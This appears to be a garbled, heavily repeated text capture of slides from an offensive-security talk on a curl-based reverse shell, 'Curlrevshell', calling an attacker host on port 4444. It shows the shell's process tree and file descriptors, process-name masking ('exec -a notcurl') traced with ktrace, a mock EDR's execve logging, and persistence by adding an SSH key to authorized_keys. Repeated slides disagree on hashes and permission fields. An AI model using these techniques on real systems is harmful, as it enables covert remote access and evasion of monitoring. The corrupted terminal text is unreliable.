wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
uid=1000(wurzel) gid=1000(wurzel) groups=1000(wurzel)
```

```
Don the Sysadmin 3
don@victim:~$ sudo sh -c 'echo id >>/proc/477133/fd/1'
```

```
Ops - Curlrevshell 1
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]
fd:
wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]
fd:
wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
/proc/477135/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x----- 1 wurzel wurzel 64 Sep 10 10:14 3 -> pipe:[2355727]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 1
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
uid=1000(wurzel) gid=1000(wurzel) groups=1000(wurzel)
```

```
Don the Sysadmin 3
don@victim:~$ sudo sh -c 'echo id >>/proc/477133/fd/1'
don@victim:~$ sudo sh -c 'echo "Cowabunga!!!" >>/proc/477135/fd/3'
```

```
Ops - Curlrevshell 1
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]
fd:
wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]
fd:
wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
/proc/477135/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x----- 1 wurzel wurzel 64 Sep 10 10:14 3 -> pipe:[2355727]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 1
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256:/CkYWAzy
h4tRP1V2MsTIXpjMSXN0V78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]
```

```
Ops - Curlrevshell 1
uid=1000(wurzel) gid=1000(wurzel) groups=1000(wurzel)
```

```
Don the Sysadmin 3
don@victim:~$ sudo sh -c 'echo id >>/proc/477133/fd/1'
don@victim:~$ sudo sh -c 'echo "Cowabunga!!!" >>/proc/477135/fd/3'
```

```
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]
/fd:
wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
/proc/477135/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 3 -> pipe:[2355727]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 1
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0Vk78aslRHPCDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
uid=1000(wurzel) gid=1000(wurzel) groups=1000(wurzel)
Cowabunga!!!
```

```
Don the Sysadmin 3
don@victim:~$ sudo sh -c 'echo id >>/proc/477133/fd/1'
don@victim:~$ sudo sh -c 'echo "Cowabunga!!!" >>/proc/477135/fd/3'
```

```
Ops - Curlrevshell 1
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]
fd:
wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]
fd:
wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
/proc/477135/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x----- 1 wurzel wurzel 64 Sep 10 10:14 3 -> pipe:[2355727]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```

Turtles are connected by pipes and file descriptors

```
Ops - Curlrevshell 1
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256:/CkYWAzy
h4tRP1V2MsTIXpjMSXN0V78aslRHPDZ/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

```
Ops - Curlrevshell 1
> ls -l \
> /dev/fd/0 /dev/fd/1 /dev/fd/2 \
> /proc/477133/fd \
> /proc/55/fd \
> /proc/477135/fd
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]
/proc/477133/fd:
```

```
Ops - Curlrevshell 1
uid=1000(wurzel) gid=1000(wurzel) groups=1000(wurzel)
Cowabunga!!!
```

```
Don the Sysadmin 3
don@victim:~$ sudo sh -c 'echo id >>/proc/477133/fd/1'
don@victim:~$ sudo sh -c 'echo "Cowabunga!!!" >>/proc/477135/fd/3'
```

```
wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]
/fd:
wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]
/proc/477135/fd:
total 0
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx----- 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x----- 1 wurzel wurzel 64 Sep 10 10:14 3 -> pipe:[2355727]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
l-rwx----- 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```



Curlrevshell - Turtle Power!




Aside: OpenBSD's ktrace(1)

A terminal window titled "Ops - ktrace(1)" with standard macOS window controls (red, yellow, green buttons) and a zoom icon. The prompt is "[stuart@ops.not-h4x.lol:/home/stuart]" and the command entered is "\$ ktrace -l".


```
[stuart@ops.not-h4x.lol:/home/stuart]  
$ ktrace -l
```

Aside: OpenBSD's ktrace(1)

A terminal window titled "Ops - ktrace(1)" with standard macOS window controls (red, yellow, green buttons) and a zoom icon. The prompt is [stuart@ops.not-h4x.lol:/home/stuart]. The command entered is \$ ktrace -i bash -c 'exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z'.


```
Ops - ktrace(1)
[stuart@ops.not-h4x.lol:/home/stuart]
$ ktrace -i bash -c 'exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z'
```

Aside: OpenBSD's ktrace(1)

A terminal window titled "Ops - ktrace(1)" with standard macOS window controls (red, yellow, green buttons) and a zoom icon. The terminal shows a shell prompt and a command to run ktrace on a curl command. The output of the command is displayed on the next line.


```
[stuart@ops.not-h4x.lol:/home/stuart]
$ ktrace -i bash -c 'exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z'
OPS.NOT-H4X.LOL
```

Aside: OpenBSD's ktrace(1)



```
Ops - ktrace(1)
[stuart@ops.not-h4x.lol:/home/stuart]
$ ktrace -i bash -c 'exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z'
OPS.NOT-H4X.LOL
[stuart@ops.not-h4x.lol:/home/stuart]
$ kdump
```

Aside: OpenBSD's ktrace(1)



```
[stuart@ops.not-h4x.lol:/home/stuart]
$ ktrace -i bash -c 'exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z'
OPS.NOT-H4X.LOL
[stuart@ops.not-h4x.lol:/home/stuart]
$ kdump
65495 ktrace  RET   ktrace 0
65495 ktrace  CALL   mmap(0,0x88,0x3<PROT_READ|PROT_WRITE>,0x1002<MAP_PRIVATE|MAP_ANON>,-1,0)
65495 ktrace  RET   mmap 17519456460800/0xfe10faa000
65495 ktrace  CALL   execve(0x790ebc508870,0x790ebc508e78,0x790ebc508e98)
65495 ktrace  NAMI   "/home/stuart/bin/bash"
65495 ktrace  RET   execve -1 errno 2 No such file or directory
```

Aside: OpenBSD's ktrace(1)

```
Ops - ktrace(1)
[stuart@ops.not-h4x.lol:/home/stuart]
$ ktrace -i bash -c 'exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z'
OPS.NOT-H4X.LOL
[stuart@ops.not-h4x.lol:/home/stuart]
$ kdump
65495 ktrace  RET   ktrace 0
65495 ktrace  CALL   mmap(0,0x88,0x3<PROT_READ|PROT_WRITE>,0x1002<MAP_PRIVATE|MAP_ANON>,-1,0)
65495 ktrace  RET   mmap 17519456460800/0xfe10faa000
65495 ktrace  CALL   execve(0x790ebc508870,0x790ebc508e78,0x790ebc508e98)
65495 ktrace  NAMI   "/home/stuart/bin/bash"
65495 ktrace  RET   execve -1 errno 2 No such file or directory
```

```
Ops - ktrace(1)
86428 curl    CALL   write(1,0x8ba4efd2000,0x10)
86428 curl    GIO    fd 1 wrote 16 bytes
"ops.not-h4x.lol
"
86428 curl    RET    write 16/0x10
86284 tr      GIO    fd 0 read 16 bytes
"ops.not-h4x.lol
"
86284 tr      RET    read 16/0x10
```

Aside: OpenBSD's ktrace(1)

```
Ops - ktrace(1) ㄿ 2
[stuart@ops.not-h4x.lol:/home/stuart]
$ ktrace -i bash -c 'exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z'
OPS.NOT-H4X.LOL
[stuart@ops.not-h4x.lol:/home/stuart]
$ kdump
65495 ktrace  RET   ktrace 0
65495 ktrace  CALL   mmap(0,0x88,0x3<PROT_READ|PROT_WRITE>,0x1002<MAP_PRIVATE|MAP_ANON>,-1,0)
65495 ktrace  RET   mmap 17519456460800/0xfef10faa000
65495 ktrace  CALL   execve(0x790ebc508870,0x790ebc508e78,0x790ebc508e98)
65495 ktrace  NAME   "/home/stuart/bin/bash"
65495 ktrace  RET   execve -1 errno 2 No such file or directory
```

```
Ops - ktrace(1) ㄿ 2
86428 curl    CALL   write(1,0x8ba4efd2000,0x10)
86428 curl    GIO    fd 1 wrote 16 bytes
"ops.not-h4x.lol
"
86428 curl    RET    write 16/0x10
86284 tr      GIO    fd 0 read 16 bytes
"ops.not-h4x.lol
"
86284 tr      RET    read 16/0x10
```

```
Ops - ktrace(1) ㄿ 2
[stuart@ops.not-h4x.lol:/home/stuart]
$ kdump -tx
65495 ktrace  ARGS
[0] = "bash"
[1] = "-c"
[2] = "exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z"
86428 bash    ARGS
[0] = "notcurl"
[1] = "-s"
[2] = "FILE:///dev/fd/3"
86284 bash    ARGS
[0] = "tr"
[1] = "a-z"
[2] = "A-Z"
```

```
perl -ne 's/.*proctitle=\\"(.*)\\"/\1/|||  
s/.*proctitle=(.*)/pack"H*", $1/e|||s/.*//s;s  
/\0/ /g;' /var/log/audit/audit.log
```

Ops - Curlrevshell										⌘1
root	298135	0.0	0.0	13132	412 ?	S<sl	Sep06	0:05	/sbin/auditd	
wurzel	308351	0.0	1.7	18936	8104 ?	Ss	Sep06	0:00	/lib/systemd/systemd --user	
wurzel	308352	0.0	0.7	168772	3476 ?	S	Sep06	0:00	\ (sd-pam)	
root	329730	0.0	0.4	1227000	2316 ?	Sl	Sep07	0:02	/usr/local/sbin/procrastinationedr -log /var/log/procrastinationedr.log	
root	329736	0.0	0.1	2944	624 ?	S	Sep07	0:00	\ tail --follow=name --silent /var/log/audit/audit.log	



Regex in a trenchcoat


root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944

```
Ops - Curlrevshell  %1
> tail -n 4 /var/log/procrastinationedr.log
```

```
%1
log /var/log/procrastinationedr.log
/log/audit/audit.log
```



That's the whole thing, EDR with no response actions



ed(1)



```
Ops - Curlrevshell 1

> ed .ssh/authorized_keys
95
> ,n
1      ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ02ZABjzlpI3YsL1/zIHOCR/W7ZIxUb74MJrEMLPinI wurzel@victim
> a
> ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICBxUc9203DFCt8Tjb1IL8k8ZV6j1zI3v0xvC3q6UuLf wurzel@victim
> .
> ,n
1      ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ02ZABjzlpI3YsL1/zIHOCR/W7ZIxUb74MJrEMLPinI wurzel@victim
2      ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICBxUc9203DFCt8Tjb1IL8k8ZV6j1zI3v0xvC3q6UuLf wurzel@victim
> wq
190
```


The Blue Team's favorite* syscall: execve(2)

root	298135	0.0	0.0	13132
wurzel	308351	0.0	1.7	18936
wurzel	308352	0.0	0.7	168772
root	329730	0.0	0.4	1227000
root	329736	0.0	0.1	2944

```
Ops - Curlrevshell  %1
> tail -n 4 /var/log/procrastinationedr.log
2025/09/10 10:24:00 5 sh -c echo id >>/proc/477133/fd/1
2025/09/10 10:24:00 5 id
2025/09/10 10:24:18 2 sudo sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
2025/09/10 10:24:18 5 sh -c echo "Cowabunga!!!" >>/proc/477135/fd/3
```


```
%1
log /var/log/procrastinationedr.log
/log/audit/audit.log
```

The Blue Team's favorite* syscall: execve(2)



